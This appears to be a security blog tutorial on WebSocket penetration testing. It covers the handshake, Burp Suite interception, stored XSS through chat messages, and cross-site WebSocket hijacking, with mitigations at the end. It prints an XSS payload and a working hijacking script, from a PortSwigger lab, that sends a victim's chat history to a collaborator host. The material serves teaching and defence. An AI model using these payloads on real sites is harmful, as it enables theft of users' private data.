WebSocket Penetration Testing: A Complete Guide to CSWSH

If you've ever used a chat application, watched a live sports score update, or traded stocks online, you've likely experienced WebSockets in action without even knowing it. Traditional HTTP connections work like sending letters back and forth, you ask a question, wait for a response, and then the conversation ends. This model works fine for loading web pages, but it's painfully slow for real-time interactions.
WebSockets solve this problem by creating a persistent, two-way communication channel between your browser and the server. Think of it as upgrading from walkie-talkies to a phone call. Once the connection is established, both sides can send messages freely without constantly asking for permission. This makes WebSockets perfect for applications that need instant updates: collaborative document editing, live gaming, financial dashboards, and real-time notifications.
But here's the catch: with great power comes great responsibility. WebSockets introduce unique security vulnerabilities that many developers overlook, and automated scanners often miss them entirely. In this article, we'll explore how WebSockets work under the hood, how to hunt for vulnerabilities manually, and why they're often the low-hanging fruit in bug bounty programs.
The Technical Foundation: Protocols and Handshakes
WebSocket Protocol Variants
Before diving into exploitation, you need to understand the two flavors of WebSocket protocols: ws:// and wss://.
WS (WebSocket) operates over port 80 and transmits data in plain text. This is the unencrypted version, similar to HTTP. Any attacker positioned between the client and server can intercept, read, and modify the messages being exchanged.
WSS (WebSocket Secure) operates over port 443 and wraps everything in TLS encryption, just like HTTPS. This protects against man-in-the-middle attacks and eavesdropping. Unless you're testing in a controlled lab environment, you should always insist on wss:// for production applications.
The choice between ws:// and wss:// isn't just a best practice, it's a critical security decision. Using unencrypted WebSockets over public networks is like having a phone conversation through a megaphone in a crowded room.
The Handshake Process Explained

Here's something that surprises many developers: every WebSocket connection starts as a regular HTTP request. The browser doesn't speak "WebSocket" from the beginning. Instead, it politely asks the server to upgrade the connection.
The client sends an HTTP request with special headers:
- Connection: Upgrade and Upgrade: websocket signal the intent to switch protocols
- Sec-WebSocket-Version specifies the protocol version (almost always
13) - Sec-WebSocket-Key contains a randomly generated Base64-encoded value that's unique to each handshake
The server examines this request and decides whether to accept. If everything looks good, it responds with HTTP/1.1 101 Switching Protocols. That status code 101 is your green light, it means "stop speaking HTTP, we're switching to binary stream mode now."
The response includes Sec-WebSocket-Accept, which is a hash of the client's key concatenated with a magic string defined in the protocol specification. This prevents misconfigured servers or caching proxies from accidentally accepting WebSocket connections they can't handle properly.
Once this handshake completes, the connection transforms. HTTP rules no longer apply. The channel stays open, and both sides can fire messages back and forth at will.
Comparing Communication Models
Stateless vs. Stateful Connections
Traditional HTTP is stateless by design. When you request a web page, the server processes your request, sends a response, and immediately forgets you existed. If you make another request five seconds later, the server treats you as a complete stranger. This is why websites use cookies and sessions, to fake statefulness on top of a stateless protocol.
WebSockets flip this model entirely. Once connected, the server maintains state for your session. It knows who you are for the entire duration of the conversation. This is fantastic for performance but introduces new security considerations. If an attacker hijacks your WebSocket connection, they inherit your entire session state.
Half-Duplex vs. Full-Duplex Communication
HTTP follows a strict turn-taking model: the client speaks, the server responds, then silence. It's like using walkie-talkies where only one person can transmit at a time. Even with HTTP/2 multiplexing improvements, the fundamental request-response pattern remains.
WebSockets enable full-duplex communication, both parties can transmit simultaneously. The server can push updates to the client without waiting for a request. The client can send messages without waiting for the server to finish processing the previous one. It's a genuine two-way street, more like a phone conversation than an exchange of letters.
This architectural difference is why WebSockets enable entirely new categories of web applications that simply weren't feasible with traditional HTTP polling.
Finding WebSocket Connections in Burp Suite
If you're hunting for vulnerabilities, Burp Suite is your best friend. Unlike regular HTTP traffic that appears in the standard Proxy > HTTP history tab, WebSocket traffic gets its own dedicated section: Proxy > WebSockets history.

This separate tab shows you the initial HTTP handshake request followed by all bidirectional messages exchanged over the WebSocket connection. You'll see messages labeled as "Outbound" (client to server) and "Inbound" (server to client).
Just like HTTP requests, you can intercept WebSocket messages in real-time. Enable interception, and Burp will pause each message before forwarding it, giving you the opportunity to modify the payload on the fly. Want to change a chat message? Inject special characters? Test for XSS? Interception makes it trivial.
The Repeater tool works with WebSockets too. You can capture a message, send it to Repeater, and replay it with modifications as many times as you want. This is essential for fuzzing inputs and testing edge cases without manually triggering the message flow in the application.
Pro tip: Keep an eye on the initial handshake request in the WebSockets history. That's where you'll find critical security headers like Origin and Cookie, which we'll discuss in the exploitation sections.
Attack Vector: Input Validation and Cross-Site Scripting
The Overlooked Attack Surface
Here's a pattern I've seen countless times: developers carefully sanitize every GET parameter, POST body, and HTTP header to prevent XSS attacks. They use content security policies, output encoding, and all the right defensive techniques. Then they implement a WebSocket-based chat feature and completely forget that WebSocket messages are user input too.
The mental model seems to be "WebSockets are special protocol magic" rather than "WebSockets are just another way users can send data to my server." This cognitive gap creates vulnerabilities.
Exploiting WebSocket XSS
Let's say you're testing a real-time chat application. Users send messages through WebSockets, and those messages appear instantly for all connected participants. If the application reflects your message back to other users without proper sanitization, you have a stored XSS vulnerability.
The exploitation workflow is straightforward:
- Open the chat application and send a normal message like "Hello world"
- Intercept the outgoing WebSocket message in Burp
- Forward the modified packet
- Watch as the alert box pops up in every connected user's browser
- Modify the message content to inject a classic XSS payload:
<img src=1 onerror='alert(1)'>

The payload gets stored on the server and broadcasted to all clients. Since the developers didn't anticipate malicious input through the WebSocket channel, there's no sanitization. The HTML tag executes in the victim's browser context, giving you access to their cookies, session tokens, and potentially the ability to perform actions on their behalf.
This isn't theoretical. I've found this exact vulnerability pattern in production applications that had passed security audits focused solely on traditional HTTP inputs.
Defense in Depth
The fix is conceptually simple but requires discipline: treat WebSocket messages with the same paranoia you apply to form submissions. Validate input types, sanitize output, use context-appropriate encoding, and never trust data just because it arrived through a different protocol.
Attack Vector: Cross-Site WebSocket Hijacking
The CSRF Equivalent for WebSockets
If you're familiar with Cross-Site Request Forgery (CSRF) attacks, you already understand 80% of Cross-Site WebSocket Hijacking (CSWSH). The underlying mechanism is identical: browsers automatically attach cookies to cross-origin requests, and if the server doesn't verify the request's origin, attackers can perform actions as the victim.
Here's what makes WebSockets especially vulnerable: the initial handshake is just an HTTP request with cookies attached. If you're logged into bank.com and you visit evil.com, any WebSocket connection that evil.com tries to open to bank.com will include your authentication cookies automatically. The browser doesn't know any better, it's just following the same-origin cookie policy.
The Missing Security Check
The WebSocket protocol includes an Origin header specifically to prevent this attack. When the client initiates a handshake, the browser includes the origin (domain) where the JavaScript code is running. A secure server should check this header and reject connections from untrusted origins.
But many developers don't implement this check. They assume that because WebSockets require JavaScript to initiate, they're somehow protected from cross-site attacks. This assumption is dangerously wrong.
Testing for CSWSH Vulnerabilities

To understand how this vulnerability manifests in the wild, let's look at a real-world example from the PortSwigger labs. Our goal is to perform a Cross-Site WebSocket Hijacking (CSWSH) attack to steal a victim's chat history.
Inspecting the Session
During our reconnaissance, we intercepted the WebSocket handshake in Burp Suite and noticed three critical flaws immediately:
- No CSRF Token: The handshake relied solely on the session cookie.
- Misconfigured Cookie: The session cookie lacked the
SameSite=Strictattribute. - No Origin Check: The server accepted connections from any domain, even malicious ones.
Analyzing the Traffic
We then monitored the traffic to find a sensitive action. We discovered that sending the simple text command READY caused the server to instantly dump the user's entire chat history.

The Exploit
We now have the full kill chain: A missing Origin check allows the connection, and the READY command triggers the data leak.
Here is the JavaScript payload we hosted on our attacker server to weaponize this:
<script>
    // 1. Open the connection (Cookies are sent automatically)
    var ws = new WebSocket('wss://vulnerable-chat.com/chat');

    // 2. Trigger the data dump once connected
    ws.onopen = function() {
        ws.send("READY");
    };

    // 3. Exfiltrate the chat history to our server
    ws.onmessage = function(event) {
        fetch('https://collaborator-url.com', {
            method: 'POST',
            mode: 'no-cors',
            body: event.data
        });
    };
</script>
When a victim visits our page, their browser silently opens the WebSocket, sends "READY", and forwards their private chats to our collaborator server. This happens instantly and invisibly.
Real-World Impact
What can an attacker do with this access? It depends on what the WebSocket connection exposes:
- Read private messages in a chat application
- Monitor live notifications containing sensitive information
- Intercept real-time financial data like stock trades or cryptocurrency prices
- Hijack collaborative editing sessions in document sharing apps
- Steal two-factor authentication tokens if they're delivered through WebSockets
The attack is silent and invisible to the victim. They're just browsing a website (the attacker's page), and in the background, their authenticated WebSocket connection is being exploited.
Security Best Practices and Mitigation
Validate the Origin Header
The most critical defense against CSWSH is validating the Origin header during the handshake. Your server should maintain a whitelist of trusted domains and reject any connection that doesn't come from one of those domains.
If the Origin doesn't match your whitelist, return a 403 Forbidden response instead of 101 Switching Protocols. Don't upgrade the connection.
Implement Token-Based Authentication
Beyond cookies, add an additional authentication layer. Pass a unique, unpredictable CSRF token in the initial handshake URL, like wss://[api.example.com/chat?token=random_unique_value](<http://api.example.com/chat?token=random_unique_value>).
Generate this token on the server side when the user loads the page, and validate it during the WebSocket handshake. Even if the attacker can trigger the connection from a cross-origin page, they won't have access to the victim's token.
Always Use Encryption
This should go without saying, but: always use wss:// in production. Unencrypted WebSocket connections expose your users to trivial man-in-the-middle attacks. Anyone on the same WiFi network can intercept, read, and modify messages in transit.
Encryption is not optional for security-sensitive applications.
Validate and Sanitize All Messages
Never trust WebSocket message content. Apply the same input validation, output encoding, and sanitization practices you use for HTTP parameters. Use content security policies, implement rate limiting, and log suspicious patterns.
Automating Discovery with Security Tools
The Manual Challenge
Hunting for WebSocket endpoints in large web applications is tedious work. Modern single-page applications might load dozens of JavaScript files, many of them minified and obfuscated. Manually reading through thousands of lines of code to find hardcoded ws:// or wss:// URLs is soul-crushing.
This is where automated reconnaissance tools become invaluable.
Jsmon for WebSocket Discovery
Manually hunting for WebSocket endpoints in minified code is tedious. Jsmon automates the discovery phase so you can focus on exploitation.
- Automated Endpoint Discovery: Jsmon scans every JavaScript file and extracts
ws://andwss://URLs, giving you a clean target list before you even open Burp. - Secret Detection: Developers often hardcode API keys or handshake tokens in client-side code. Jsmon flags these high-entropy strings, potentially giving you immediate access.
- Change Monitoring: Real-time features are often deployed silently. Jsmon alerts you when new JS files appear, letting you test fresh WebSocket endpoints before anyone else.
Conclusion
WebSockets have changed the web, but they are often a blind spot for security. While developers lock down their standard API endpoints, WebSocket connections are frequently left wide open because people assume "complex protocols are hard to hack."
This is your advantage. Automated scanners are terrible at testing these persistent connections, leaving high-severity bugs waiting for manual testers.
The next time you see a 101 Switching Protocols response, don't ignore it. Intercept it, fuzz it, and see what happens. The most critical bugs are often hiding in plain sight.
Technical References
For deeper technical details on WebSocket security testing, refer to PortSwigger's comprehensive guide: https://portswigger.net/web-security/websockets